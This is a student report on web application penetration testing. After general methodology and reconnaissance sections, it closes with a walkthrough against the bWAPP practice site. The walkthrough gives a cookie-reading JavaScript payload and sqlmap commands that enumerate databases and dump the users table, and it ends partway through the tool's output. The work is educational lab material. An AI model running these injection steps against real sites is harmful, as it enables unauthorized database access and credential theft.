Web Application Penetration Testing

Team Members:
Sanskriti Bansal - 20BCE2634
Darshan Jain - 20BCE2657
Pratham Gupta - 20BCE2084

Introduction

Web applications have become an integral part of our daily lives in today's interconnected society. From online banking to e-commerce, these applications store and process enormous amounts of sensitive information. Their pervasiveness and connectivity, however, make them attractive targets for malicious actors seeking to exploit vulnerabilities and gain illicit access. Organizations employ web application penetration testing, a proactive approach, to mitigate the dangers associated with web application flaws. This specialized form of cybersecurity evaluation entails simulating real-world attacks on web applications to identify vulnerabilities and provide recommendations for enhancing their security posture. This report aims to emphasize the significance of web application penetration testing and its function in safeguarding digital assets. By understanding the foundational concepts and methodologies of this practice, businesses can ensure the resilience of their web applications, protect sensitive data, and maintain user trust. In this report, we will examine the key components of web application penetration testing, including its objectives, methodologies, and the tools used by security professionals to conduct a thorough evaluation of web application security. We will also discuss the benefits and difficulties of conducting such testing, emphasizing their critical role in preventing data breaches, ensuring compliance, and maintaining a robust cybersecurity posture. In the subsequent sections, we will delve deeper into the concepts, methodologies, and recommendations that will enable organizations to increase the security of their web applications through efficient penetration testing. By implementing these practices, businesses can foster a culture of cybersecurity resiliency and remain one step ahead of evolving threats in the ever-expanding digital landscape.

Literature Survey

Due to the ever-changing nature of cyber threats and the inherent weaknesses of web applications, web application security poses a formidable challenge. Currently, many web applications are deployed without adequate security measures, rendering them exploitable. Common issues exploitable by attackers include inadequate input validation, ineffective authentication mechanisms, and insufficient access controls.

Concerns regarding web application security have been addressed using a variety of approaches and methods:

- Securing Coding Practices: Adhering to secure coding guidelines and best practices throughout the development process in order to minimize vulnerabilities.
- Vulnerability Scanners: Applications that automatically evaluate web applications for known vulnerabilities and common misconfigurations.
- Manual Code Review - A comprehensive examination of the application's source code to identify potential vulnerabilities that automated scanners may overlook.
- Web Application Firewalls (WAFs): Implementing protective barriers between the application and the external network in order to filter out malicious traffic and prevent common attacks.
- SDL: Secure Development Lifecycle integrating security considerations throughout the software development lifecycle so that security is prioritized at every stage.

Although these methods have their advantages, they may not provide an exhaustive evaluation of web application security. They may neglect certain vulnerabilities, disregard emerging threats, or be unable to simulate realistic attack scenarios. In light of these limitations, it is suggested that exhaustive web

application penetration testing be conducted. The purpose of penetration testing is to identify vulnerabilities and defects that could be exploited by malicious actors by simulating real-world attacks against web applications. The following stages comprise the suggested methodology for web application penetration testing:

- Reconnaissance: The process of gathering information about the target web application, including its architecture and potential attack entry points.
- Identification of Vulnerabilities: Identifying security vulnerabilities, misconfigurations, and deficiencies using a combination of automated surveillance tools and manual techniques.
- Exploitation: The process of attempting to exploit identified vulnerabilities to assess their potential impact and the application's susceptibility to attack.
- Reporting: Documenting findings, including detailed descriptions of vulnerabilities, their potential impact, and suggested mitigation strategies.

Regular testing enables organizations to remain ahead of emerging threats, comply with industry regulations, and maintain robust cyber defenses. In the sections that follow, we will delve deeper into the methodologies and best practices associated with web application penetration testing, providing practical advice for conducting effective tests and ensuring the security of web applications in today's dynamic threat landscape.

Theoretical Analysis

Hardware Requirements:

1. Computer with at least 8GB RAM and i5 processor
2. Windows/Linux Operating system
3. NIC (Network interface card)
4. Wireless Adapters
5. Others (Routers, Network cables etc.)

Software Requirements:

1. VMware or Oracle virtual box

Experimental Analysis

Several experimental analyses and evaluations of web application security were conducted during the implementation of the proposed solution for web application penetration testing. The objective of these investigations was to discover vulnerabilities and possible attack vectors. The following sections provide a summary of the experimental investigations conducted.

The experimental investigation comprised:

- Determining the scope of the web application penetration tests, including the target applications and focus areas.

- Reconnaissance: The process of accumulating information about a web application, such as its architecture, employed technologies, and potential entry points for an attack.

- Using automated surveillance tools and manual techniques to identify security defects, misconfigurations, and vulnerabilities within an application.

- Exploitation: The process of exploiting identified vulnerabilities to determine their potential impact and the application's susceptibility to attack.

- Documenting the findings, including detailed descriptions of vulnerabilities, their potential impact, and recommended mitigations.

Multiple aspects of web application security were investigated in these studies:


- Authentication and Authorization: Evaluating the effectiveness of authentication mechanisms and identifying flaws in password policies, session management, and access controls.

- Examining the application's configuration settings, such as server configurations, SSL/TLS implementation, and file permissions, for errors that could lead to security vulnerabilities.

- Data Confidentiality and Integrity: Analyzing how the application handles sensitive data, such as encryption mechanisms, storage practices, and risks of data leakage.

On the basis of the investigation and analysis conducted, a comprehensive report was generated.

Flowchart



Site used: bwapp(https://bwapp.hakhub.net/)

Information Gathering

Information gathering is a crucial phase in penetration testing.Data and information about the target system or network are gathered in order to find any potential weaknesses and attack routes. Here are some common methods and techniques used for information gathering in penetration testing:

Information gathering, also known as reconnaissance, is the process of collecting valuable data and intelligence about a target or system. In the context of cybersecurity, information gathering is an essential step in assessing the security posture of an organization, identifying potential vulnerabilities, and planning effective security measures. The goal of information gathering is to gather relevant information that can be used to understand the target environment, its assets, and potential weaknesses.

1. **Passive Reconnaissance:**

   Passive reconnaissance, also known as passive information gathering, is a method of collecting information about a target or system without directly interacting with it. Unlike active reconnaissance, which involves direct probing and scanning of systems, passive reconnaissance relies on publicly available information and data sources to gather intelligence.

   Passive reconnaissance techniques typically involve monitoring and analyzing information that is openly accessible, such as public websites, social media profiles, news articles, online forums, and other publicly available data sources. The goal is to gather as much information as possible about the target without raising suspicion or directly interacting with the target's systems.

   WHOIS Lookup: WHOIS (pronounced as "who is") is a query and response protocol used to obtain information about domain name registrations. WHOIS Lookup is a tool or service that allows you to retrieve information about a domain name, such as the domain owner's contact details, registration date, expiration date, name servers, and more.

   When a domain name is registered, the registrar collects and stores various details about the domain and its owner. This information is publicly available and can be accessed through the WHOIS database. The WHOIS Lookup tool queries this database and retrieves the relevant information associated with a specific domain name.

   DNS Enumeration: Querying DNS servers to obtain information about the target's domain, subdomains, and associated IP addresses. DNS enumeration is a process in penetration testing that involves gathering information about the DNS (Domain Name System) infrastructure of a target network or organization. It aims to discover and extract valuable information about the DNS servers, domain names, subdomains, and associated IP addresses.


   DNS enumeration techniques can be used to identify potential targets, map the network infrastructure, and gather intelligence for further analysis and exploitation. The process typically involves querying DNS servers and analyzing the responses to extract useful information.

WHOIS Lookup:

```
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: itsecgames.com
Registry Domain ID: 1721761149_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2023-05-22T06:25:50Z
Creation Date: 2012-05-21T08:35:16Z
Registrar Registration Expiration Date: 2025-05-21T08:35:16Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Registration Private
Registrant Organization: Domains By Proxy, LLC
Registrant Street: DomainsByProxy.com
Registrant Street: 2155 E Warner Rd
Registrant City: Tempe
Registrant State/Province: Arizona
Registrant Postal Code: 85284
Registrant Country: US
Registrant Phone: +1.4806242599
Registrant Phone Ext:
Registrant Fax: +1.4806242598
Registrant Fax Ext:
Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=itsecgames.com
Registry Admin ID: Not Available From Registry
Admin Name: Registration Private
Admin Organization: Domains By Proxy, LLC
Admin Street: DomainsByProxy.com
Admin Street: 2155 E Warner Rd
Admin City: Tempe
Admin State/Province: Arizona
Admin Postal Code: 85284
```

```
Admin Name: Registration Private
Admin Organization: Domains By Proxy, LLC
Admin Street: DomainsByProxy.com
Admin Street: 2155 E Warner Rd
Admin City: Tempe
Admin State/Province: Arizona
Admin Postal Code: 85284
Admin Country: US
Admin Phone: +1.4806242599
Admin Phone Ext:
Admin Fax: +1.4806242598
Admin Fax Ext:
Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=itsecgames.com
Registry Tech ID: Not Available From Registry
Tech Name: Registration Private
Tech Organization: Domains By Proxy, LLC
Tech Street: DomainsByProxy.com
Tech Street: 2155 E Warner Rd
Tech City: Tempe
Tech State/Province: Arizona
Tech Postal Code: 85284
Tech Country: US
Tech Phone: +1.4806242599
Tech Phone Ext:
Tech Fax: +1.4806242598
Tech Fax Ext:
Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=itsecgames.com
Name Server: NS53.DOMAINCONTROL.COM
Name Server: NS54.DOMAINCONTROL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2023-06-30T14:01:40Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
```

DNS Enumeration:




2. Active Reconnaissance

Active reconnaissance is a sort of cyberattack in which hackers communicate with the system they are trying to breach in order to gather intelligence. The procedure entails probing a network for vulnerabilities, which may include open ports or other possible access points, such as vulnerable routers.

Nmap

Network Mapping: Creating a map of the target network, including IP addresses, network devices, and their interconnections.



Vulnerability Identification

Vulnerability identification is a crucial step in penetration testing that involves discovering and assessing vulnerabilities in a system, network, or application. By identifying vulnerabilities, security experts can provide recommendations for remediation and improve the overall security posture of the target.

NIKTO:

NIKTO is an open-source web vulnerability scanner used in penetration testing and security assessments. It is designed to scan web servers and web applications to identify known vulnerabilities and

misconfigurations. NIKTO performs comprehensive tests and checks against the target website to find potential security issues.

Here are some key features and functionalities of NIKTO:

- Vulnerability Scanning: NIKTO scans web servers and web applications for a wide range of vulnerabilities, including outdated server software, misconfigurations, insecure server settings, known vulnerabilities in web frameworks, and common security issues.

- HTTP Methods and Server Checks: NIKTO sends various HTTP requests and examines the server's responses to identify potential security flaws. It checks for enabled HTTP methods, server banners, and other server-related information that could be exploited by attackers.

- SSL/TLS Security Checks: NIKTO performs checks related to SSL/TLS configurations, such as weak ciphers, expired or self-signed certificates, and configuration issues that can impact the security of encrypted communication.

- Outdated Software and Components: NIKTO checks for outdated software versions, including web server software, content management systems (CMS), and other third-party components that may have known vulnerabilities.

- Directory and File Enumeration: NIKTO explores directories and files on the target website to identify potential sensitive information, misconfigured permissions, or files that could be exploited by attackers.

- Injection and XSS Checks: NIKTO tests for common injection vulnerabilities, such as SQL injection and cross-site scripting (XSS), by injecting malicious payloads and analyzing the responses for indications of vulnerability.

- Misconfiguration Checks: NIKTO examines the web server and application configurations to identify common misconfigurations that may expose sensitive information, allow unauthorized access, or weaken security controls.

- CGI Scanning: NIKTO scans Common Gateway Interface (CGI) scripts for vulnerabilities and misconfigurations, as these scripts can be a common target for attackers.

- Authentication Checks: NIKTO tests the authentication mechanisms used by the target web application, checking for weak or default credentials, predictable usernames, or vulnerable authentication methods.

- Reporting: NIKTO generates detailed reports of its findings, including identified vulnerabilities, potential security risks, and recommendations for remediation.

NIKTO is a popular tool among penetration testers and security professionals due to its ease of use, extensive vulnerability coverage, and regular updates to its vulnerability database. It can help identify security weaknesses in web applications and assist in the overall assessment of a target's security posture. However, it's important to use NIKTO responsibly and with proper authorization, adhering to ethical guidelines and the boundaries set by the engagement scope

Business Impact assessment

Business Impact Assessment (BIA) is an essential component of penetration testing to evaluate the potential impact of identified vulnerabilities and security risks on the business operations and assets. BIA helps organizations understand the potential consequences of successful attacks and prioritize their remediation efforts accordingly. Here's how BIA is performed in the context of penetration testing:

- Identify Critical Assets: The first step in BIA is to identify and classify the critical assets of the organization. These assets may include customer data, intellectual property, financial systems, key infrastructure components, or any other resources crucial for the business operations.
- Define Impact Criteria: Establish impact criteria based on the potential consequences of a successful attack or compromise of each critical asset. Common impact criteria include confidentiality, integrity, availability, financial loss, reputation damage, compliance violations, and operational disruption.
- Analyze Vulnerabilities: Assess the identified vulnerabilities and security risks discovered during the penetration testing. Evaluate the likelihood of these vulnerabilities being exploited and the impact they would have on the critical assets if successfully exploited.
- Determine Impact Levels: Assign impact levels to each vulnerability based on the established criteria. Impact levels can be categorized as low, medium, or high, indicating the potential severity of the impact on the organization if the vulnerability is exploited.
- Calculate Risk Scores: Calculate risk scores for each vulnerability by considering the likelihood of exploitation and the assigned impact level. Risk scores help prioritize vulnerabilities and determine the most critical ones that require immediate attention.
- Report and Recommendations: Present the findings of the BIA in a comprehensive report, highlighting the potential business impact of identified vulnerabilities. The report should include recommendations for mitigating the risks, such as patching systems, implementing security controls, updating configurations, or conducting further security testing.

- Prioritize Remediation Efforts: Utilize the BIA results to prioritize the remediation efforts based on the risk scores and potential business impact. Focus on addressing high-impact vulnerabilities first to minimize the overall risk exposure.
- Monitor and Reassess: Regularly monitor the security posture of the organization and reassess the impact and risk levels as new vulnerabilities emerge or business conditions change. Keep the BIA process up-to-date to ensure ongoing protection of critical assets.

By conducting a thorough BIA as part of the penetration testing process, organizations can gain insights into the potential business impact of security vulnerabilities, enabling them to make informed decisions about risk management, resource allocation, and remediation efforts. This helps prioritize security measures and investments to protect critical assets and minimize the potential impact of successful attacks.

Penetration Testing

SQL injection using SQLMap

SQL injection is a common web application vulnerability that allows an attacker to manipulate the SQL queries executed by the application's database. By injecting malicious SQL code, an attacker can bypass authentication, access unauthorized data, modify or delete data, or even execute arbitrary commands on the underlying database server.

SQLMap is a powerful open-source penetration testing tool specifically designed for automated SQL injection and database takeover. It automates the process of detecting and exploiting SQL injection vulnerabilities in web applications.

Here's how SQLMap can be used to perform SQL injection:

1. Identify the target: Determine the target URL of the vulnerable web application that is susceptible to SQL injection.

2. Determine the injection point: Identify the parameter or input field where the SQL injection vulnerability exists. This is usually a URL parameter or a form input field.


3. Use SQLMap: Open a terminal and run SQLMap with the appropriate command-line options.

4. Analyze the results: SQLMap will automatically perform various SQL injection techniques and retrieve information from the database. It will attempt to enumerate databases, tables, and columns, and extract data using the --dump option.


5. Review the data: Once SQLMap completes its scanning, review the extracted data to identify sensitive information, such as usernames, passwords, or any other valuable data.

It's important to note that SQLMap should only be used on systems you have proper authorization to test, as unauthorized use can be illegal and unethical. Always obtain proper permission and follow responsible disclosure guidelines when performing security assessments.

The below image shows that the vulnerable parameter is “title=”. This will be exploited using SQLMap.



Determining the cookie value used by the application by using following command:
`javascript:alert(document.cookie)`




Determining all databases names using below command:

```
sqlmap -u "https://bwapp.hakhub.net/sqli_1.php?title=" --
cookie="PHPSESSID=m3uut3veh7fshhq30n5h08ke74;security_level=0" --dbs
```

This has returned 4 databases.


Next, we have selected the bWAPP database and will try to find tables used in this database using the below command.


```
sqlmap -u "https://bwapp.hakhub.net/sqli_1.php?title=" --
cookie="PHPSESSID=m3uut3veh7fshhq30n5h08ke74;security_level=0" -D
bWAPP --tables
```



This has returned 5 tables. We have selected users table and now will find the columns in users table using the below command:

```
sqlmap -u "https://bwapp.hakhub.net/sqli_1.php?title=" --
cookie="PHPSESSID=m3uut3veh7fshhq30n5h08ke74;security_level=0" -D
bWAPP -T users --columns
```





Now after retrieving the columns, we will dump all data from this table and save it in a file. This is done using the below command:

```
sqlmap -u "https://bwapp.hakhub.net/sqli_1.php?title=" --
cookie="PHPSESSID=m3uut3veh7fshhq30n5h08ke74;security_level=0" -D
bWAPP -T users --columns –dump
```

```
┌──(sanskriti㉿kali)-[~]
└─$ sqlmap -u "https://bwapp.hakhub.net/sqli_1.php?title=" --cookie="PHPSESSID=m3uut3veh7fshhq30n5h08ke74;security_level=0" -D bWAPP -T users --columns --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
esponsible for any misuse or damage caused by this program

[*] starting @ 04:29:20 /2023-07-02/

[04:29:20] [WARNING] provided value for parameter 'title' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[04:29:20] [INFO] resuming back-end DBMS 'mysql'
[04:29:21] [INFO] testing connection to the target URL
[04:29:22] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:
```

